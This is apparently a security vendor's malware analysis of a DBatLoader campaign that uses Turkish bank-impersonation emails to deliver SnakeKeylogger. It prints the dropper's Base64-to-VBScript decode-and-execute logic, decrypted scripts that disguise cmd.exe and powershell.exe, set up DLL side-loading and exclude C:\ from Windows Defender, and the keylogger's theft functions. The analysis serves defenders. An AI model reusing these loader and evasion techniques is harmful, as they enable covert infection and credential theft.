

DBatLoader (ModiLoader) Being Distributed to Turkish Users

A asec.ahnlab.com/en/88025/

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Recently, AhnLab SSecurity intelligence Center (ASEC) has identified cases of the ModiLoader (DBatLoader) malware being distributed via email. ModiLoader ultimately executes SnakeKeylogger. SnakeKeylogger is an Infostealer-type malware developed in .NET. It is known for its data exfiltration methods using emails, FTP, SMTP, or Telegram. Figure 1 shows the email being distributed. The email is written in Turkish and is being distributed by impersonating a Turkish bank. Users are prompted to open the malicious attachment to check their transaction history. The compressed file contains the BAT malware shown in Figure 2.




Figure 1. Email body




Figure 2. Inside the rar compressed file (bat file)

Figure 3 shows the BAT code creating and executing the DBatLoader malware (x.exe) encoded in Base64 in the %temp% directory. Figure 4 is the image of the created DBatLoader malware (x.exe).

```

1  @Echo off
2  echo TVpQAAIAAAAEAA8A//8AALgAAAAAAAAQAaaAAAAAAAAAAAAAAAAAAAAAAAAAAAA>%tmp%\x
3  echo AAAAAAAAAAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaG1zIHByb2dyYW0gbXVzdCBiZSB5dW4g>%tmp%\x
4  echo dW5kZXIgdV2luMzINCiQ3AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>%tmp%\x
5  echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>%tmp%\x
6  echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFBFAABMAQ>%tmp%\x
7  echo kAGV5CKgAAAAAAAAAA4ACOGsBAhkAKgcAAJ4SAAAAADINwcAABAAAABABwAAAEAAABAA>%tmp%\x
8  echo AAACAAAEAAAAAAAAAAQAAAAAAAAAFaAAAEAAAAAAAAAqAAAAAEAAQAAAAQAAQAA>%tmp%\x

```

PE(exe) File encoded in Base64

```

32200 echo AAEANAEEAAAEAAACAAEATABAAAEAAQA0AQAAAgAAAAIAAQAgAEAAQABADQBAAADAAAAAg>%tmp%\x
32201 echo ABACAAQAABAAEANAEEAAQAACAAEATABAAAEAAQA0AQAAABQAAAAIAAQAgAEAAQABADQB>%tmp%\x
32202 echo AAAGAAAAAgABACAAQAABAAEANAEEAAAcAAAABAAQAICAAAAEAIACoEAAAMGawMAAAQAQgAK>%tmp%\x
32203 echo g1AAAzAEhIAAABACAAiFQAADQAUFAAAAEAIADoZwAANQAAAAAAAAAAAAAAAAAAAA>%tmp%\x
32204 echo AAAAAAAAAAAAAAAAAAAAAAAAAA==>%tmp%\x
32205 findstr /e "'v" "%~f0">%tmp%\x.vbs
32206 cscript //nologo %tmp%\x.vbs
32207 del %tmp%\x
32208 del %tmp%\x.vbs
32209 start "" %tmp%\x.exe
32210 exit
32211 Set f=CreateObject("Scripting.FileSystemObject") 'v
32212 Set p=f.GetSpecialFolder(2) 'v
32213 Set i=f.OpenTextFile(p+"\x",1) 'v
32214 c=i.ReadAll() 'v
32215 i.Close 'v
32216 Set x=CreateObject("Msxml2.DOMDocument") 'v
32217 Set o=x.CreateElement("base64") 'v
32218 o.dataType="bin.base64" 'v
32219 o.text=c 'v
32220 Set b=CreateObject("ADODB.Stream") 'v
32221 b.Type=1 'v
32222 b.Open 'v
32223 b.Write o.NodeTypedValue 'v
32224 b.SaveToFile p+"\x.exe",2 'v
32225

```

Figure 3. Main part of the bat script (creating and executing x.exe)




Figure 4. x.exe (DBatLoader) created in the Temp directory

Figures 5 and 6 show the obfuscated and decrypted forms of three bat scripts (5696.cmd, 8641.cmd, neo.cmd) executed by DBatLoader (x.exe). DBatLoader uses these bat scripts and files such as svchost.pif, netutils.dll, and wxiygomE.pif to achieve its attack goals of evading detection and executing keyloggers.


```
5936.cmdxx
1 @%□かがま京%eか□りっせてながr%cてみ□んr|hrrr%o%さおつつて% %せがん がす%o
2 "%にんてくんん京み%C% %:% か%\%か□つがなせ□がつW% みなみ○まつ が%i%つんり○
3 p%せす□ですり□な%i%につがっ京っ%n%すそ京 み□つみす%g%rっ.つ% %てぞ%l□んせ
4 d%くr%e%が セ○まつ%l%っんせてが□す○す% % すは%/rな%q% すなんせ% %てが東%
5 e%せr%x%rかみ っ %i%東つ京つr□r%t%すつまがr% %て% %な□て%
6 % rす.東てすせo% %oてっ% %かお rて%

8641.cmdxx
1 @%せすてっみ□す.%eてみてなが ながつが%c%せっ っな てす%h%まがみてて%o% %
2 c%つ.なrがてね%l%んっ.せたっ%s%みてみ っ%
3 @%ينلتب%e!!|c%عشك%h% خمسة ابك %o ر ب % % |ا%o%قواهسلعلf%غf%عاسعاخضع
4 s%نبلk%برملتZ%ي اسS%هث أب ب% %أابتب%"خنشةt%لطمي"،ان%e ن ت جيلr%
5 %sZkr%"=نملراز م=%ت ارتت%"لرك ع،أأY%لدريV%سثW%نخ%t%عنا طخ نلس"sZkr%"
6 %sZkr%"r،يعولي L%أ،ذهمراًm% دالا M%عبعلU%ا،خةلن%h%ه،ياA%خ%t%سأمنخةإ%

neo.cmdxx
1 يال%ف%طشااس حق%o%بخنلمط ك% لرنا ا h%نليااناع ب%c%ل،وى%e%لع نا%ا%
2 s%دطب،قW%اأو تارR%يابسططن ن%يناوهايت%ية أفلا%" بط t%ساّي ن%ول ل%
3 %ال %جطلبي %="نعظت ك%" اكج%S%اياO%ضنة ه"م ط V%يقخانلE%ل% "orRWd%"
4 د غ%m%اطل أx%لسq%ط ح طلاB%دومU%تتراة F%راأنيل لبH%ا ه أو أعد%"orRWd%"
5 با k%نتم x%يبكاT%كل، عقدK%لللاع K%خ خال اغ l%ضفا C%طدقة نلراو%"orRWd%"
6 اس%ناوأسا a%ايوك ا b%نثO%كنX%صF%اغللللا m%العخM%ز ل اC%ت%"orRWd%"
7 لةسلل%ا%ليلوئخL%ث%ألS%ا z%للهتم قN%ع، T%وسالس سب%ه%"orRWd%"
8 ب،لبال C%يM%با X%عت، ديL%عاسة ن%يW%ضة S%مخا، ترل كz%ا %"orRWd%"
9 U%دفاي، ا w%ل، به%حقS%اع ن تواS%ل،خ بنذا"ه r%ا ل طك l% - رر ا%"orRWd%"
10 E%بY%ا%e%اسغA%ا انيفثةy%لر ببرسرام%ار خالد i%بال طJ%يولاP%ا،%"orRWd%"
11 %orRWd%"xbmuLIUURL%EVOS:s://"
12 اI%اتU% %U%ل،لطI%ى ك ؛L%ألعهل u%أسن;m%اقا ا l%ب%لx%ا غل %"orRWd%"
```

Figure 5. DBatLoader executing the obfuscated bat script

```
decrypted_5696.cmdxx |
1 @echo off
2 "C:\Windows\SysWOW64\svchost.pif" >nul
3
4 ping 127.0.0.1 -n 10 >nul
5
6 del /q "C:\Windows\SysWOW64\NETUTILS.dll" / A / F / Q / S >nul
7
8 exit

decrypted_8641.cmdxx |
1 @echo off
2 cls
3 C:\Windows\System32\esentutl /y C:\Windows\System32\cmd.exe /d C:\Users\Public\alpha.pif /o >nul &
4 C:\Users\Public\alpha.pif /c mkdir "\\?C:\Windows " >nul 2>nul &
5 C:\Users\Public\alpha.pif /c mkdir "\\?C:\Windows\SysWOW64 " >nul 2>nul &
6 exit

decrypted_neo.cmdxx |
1 @echo off
2 extrac32.exe /C /Y C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Users\Public\xkn.pif" >nul &
3 C:\Users\Public\xkn.pif -WindowStyle hidden -Command "Add-MpPreference -ExclusionPath 'C:\'
4 exit
```

Figure 6. DBatLoader decrypting the bat script

Attack Process

1. Evasion of Detection

Figure 7 is the 8641.cmd script of the bat script. The Esentutl command is used to copy cmd.exe as alpha.pif. The mkdir command is then used to create a folder (Windows \SysWow64) including a space in its name to disguise it as a legitimate path.

```

decrypted_8641.cmdxx
1 @echo off
2 cls
3 C:\Windows\System32\esentutl /y C:\Windows\System32\cmd.exe /d C:\Users\Public\alpha.pif /o >nul &
4 C:\Users\Public\alpha.pif /c mkdir "\\?\C:\Windows " >nul 2>nul &
5 C:\Users\Public\alpha.pif /c mkdir "\\?\C:\Windows \SysWOW64 >nul 2>nul &
6 exit

```

Figure 7. Functions of 8641.cmd

DBatLoader (x.exe) creates a program with the disguised name svchost.pif in the Windows \SysWow64 directory. As shown in Figure 8, this program has the same name as the legitimate process easinvoker.exe, and an malicious netutils.dll is created in the same directory to perform DLL side-loading. As a result, the legitimate easinvoker.exe process exhibits malicious behavior. Figure 9 shows the decrypted 5696.cmd script. The script executes svchost.pif to load the malicious netutils.dll as a side-loaded DLL. It then uses the ping command to introduce a 10-second delay before deleting the malicious netutils.dll file. Figure 10 shows the functions of the malicious netutils.dll, which involves decoding encoded commands to execute a command that runs the neo.cmd file.




Figure 8. Legitimate program (easinvoker.exe) with the file name disguised as svchost.pif

```

decrypted_5696.cmdxx
1 @echo off
2 "C:\Windows \SysWOW64\svchost.pif" >nul
3
4 ping 127.0.0.1 -n 10 >nul
5
6 del /q "C:\Windows \SysWOW64\NETUTILS.dll" / A / F / Q / S >nul
7
8 exit

```

Figure 9. Functions of 5696.cmd

```

__int64 NetpIsRemote()
{
    __int64 v0; // rbx
    __int64 v1; // rax
    __int64 v2; // rbx
    __int64 v3; // rax
    __int64 v4; // rbx
    __int64 v5; // rax
    __int64 v6; // rbx
    __int64 v7; // rax
    const CHAR *v8; // rax
    char v10[48]; // [rsp+20h] [rbp-60h] BYREF
    char v11[32]; // [rsp+50h] [rbp-30h] BYREF
    char v12[32]; // [rsp+70h] [rbp-10h] BYREF
    char v13[32]; // [rsp+90h] [rbp+10h] BYREF

    strcpy(v13, "==Qaz1WQ");
    k3ax(v13);
    strcpy(v12, "=cmbpJHdT5WYjNVaz1WQ");
    k3ax(v12);
    strcpy(v11, "=cmbpJHdT5WYjNVaz1WQ");
    k3ax(v11);
    v0 = baode(v12);
    v1 = baode(v13);
    ASSnko(v1, v0);
    v2 = baode(v11);
    v3 = baode(v13);
    ASSnko(v3, v2);
    strcpy(v10, "=QWbj5yTF5EXcNnc1NXVgwGbBxFXzJXZzVFXcpzQ");
    k3ax(v10);
    v4 = baode(v12);
    v5 = baode(v13);
    ASSnko(v5, v4);
    v6 = baode(v11);
    v7 = baode(v13);
    ASSnko(v7, v6);
    v8 = (const CHAR *)baode(v10);
    WinExec(v8, 0);
    return 0i64;
}

```

"C:\\User\\All Users\\NEO.cmd"

Figure 10. Functions of manipulated netutils.dll (executing neo.cmd)

[Figure 11] shows the contents of the neo.cmd script, which uses the extrac32 command to copy powershell.exe under the name xkn.pif. Through a command executed on xkn.pif (powershell.exe), subdirectories under "C:" are added to Windows Defender's exclusion paths, achieving the goal of bypassing detection.


```

1 @echo off
2 extrac32.exe /C /Y C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe C:\\Users\\Public\\xkn.pif" >nul &
3 C:\\Users\\Public\\xkn.pif -WindowStyle hidden -Command "Add-MpPreference -ExclusionPath 'C:\\
4 exit

```

Figure 11. Functions of neo.cmd

2. Information Theft (SnakeKeyLogger)

Figure 12 shows the process tree of behaviors executed from DBatLoader (x.exe). After achieving detection evasion, a file named wxiygomE.pif is created. The program is a module (loader.exe) of the legitimate mercurymail program, shown in Figure 13. Afterward, the legitimate process with a disguised name (wxiygomE.pif) is executed, and SnakeKeylogger is injected.




Figure 12. Process tree of DbatLoader (x.exe)




Figure 13. Normal program with a disguised file name (loader.exe)

Figure 14 is the list of functions corresponding to the functions of SnakeKeylogger injected into the legitimate process (wxiygomE.pif). These include malicious functions such as exfiltrating keylogging data such as system information, keyboard inputs, and clipboard data.

- ☞ CertificateValidation() : void @0600005F
- ☞ ClearScreenshotFiles() : void @06000044
- ☞ ClipboardReplacer(object, EventArgs) : void @06000040
- ☞ ClipboardSender(object, EventArgs) : void @06000041
- ☞ CloseClipboard() : bool @06000036
- ☞ CMD_Disabler() : void @06000056
- ☞ DES_Decrypt(string, string) : string @0600003C
- ☞ DisableWD() : void @06000054
- ☞ EmptyBlocker() : void @06000058
- ☞ GetClipboard() : string @06000039
- ☞ GetClipboardData(uint) : IntPtr @06000033
- ☞ GetForegroundWindow() : IntPtr @06000049
- ☞ GetKeyboardLayout(int) : int @0600004D
- ☞ GetKeyboardState(byte[]) : bool @0600004F
- ☞ GetWindowText(IntPtr, StringBuilder, int) : int @0600004A
- ☞ GetWindowThreadProcessId(IntPtr, ref int) : int @0600004C
- ☞ GlobalLock(IntPtr) : IntPtr @06000037
- ☞ GlobalUnlock(IntPtr) : bool @06000038
- ☞ hook_KeyDown(object, UltraSpeed.KeyLoggerEventArgs) : void @06000046
- ☞ hook_KeyUp(object, UltraSpeed.KeyLoggerEventArgs) : void @06000047
- ☞ INFO_Country() : object @0600003F
- ☞ INFO_Date_Time() : object @0600003D
- ☞ INFO_SystemIP() : string @0600003E
- ☞ IsClipboardFormatAvailable(uint) : bool @06000034
- ☞ isUserExpired() : void @06000061
- ☞ KeyboardSender(object, EventArgs) : void @06000045
- ☞ Log(string) : void @06000048
- ☞ Main() : void @06000062
- ☞ MapVirtualKey(uint, uint) : uint @06000050
- ☞ MultiUploader(byte[], string, string, string) : void @0600003B
- ☞ NoBlocks() : void @06000059
- ☞ OpenClipboard(IntPtr) : bool @06000035
- ☞ Registeries_Disabler() : void @06000057
- ☞ ScreenshotSender() : void @06000043
- ☞ SpeedClipboard() : void @0600005B
- ☞ SpeedKeylog() : void @0600005D
- ☞ SpeedOffPWExport() : void @06000052
- ☞ SpeedPassword() : void @0600005E
- ☞ SpeedScreenshot() : void @0600005C
- ☞ Start() : void @06000060
- ☞ StartKeylogger() : void @06000051
- ☞ StartView() : void @0600005A
- ☞ TakeScreenshot(object, EventArgs) : void @06000042
- ☞ Taskmgr_Disabler() : void @06000055
- ☞ TGMultipart(string, string, string, string) : void @0600003A

```

ThePasswordVaultSenderTimerWithoutProtection(object, EventArgs) : void @06000053
ToUnicodeEx(uint, uint, byte[], StringBuilder, int, uint, IntPtr) : int @0600004E
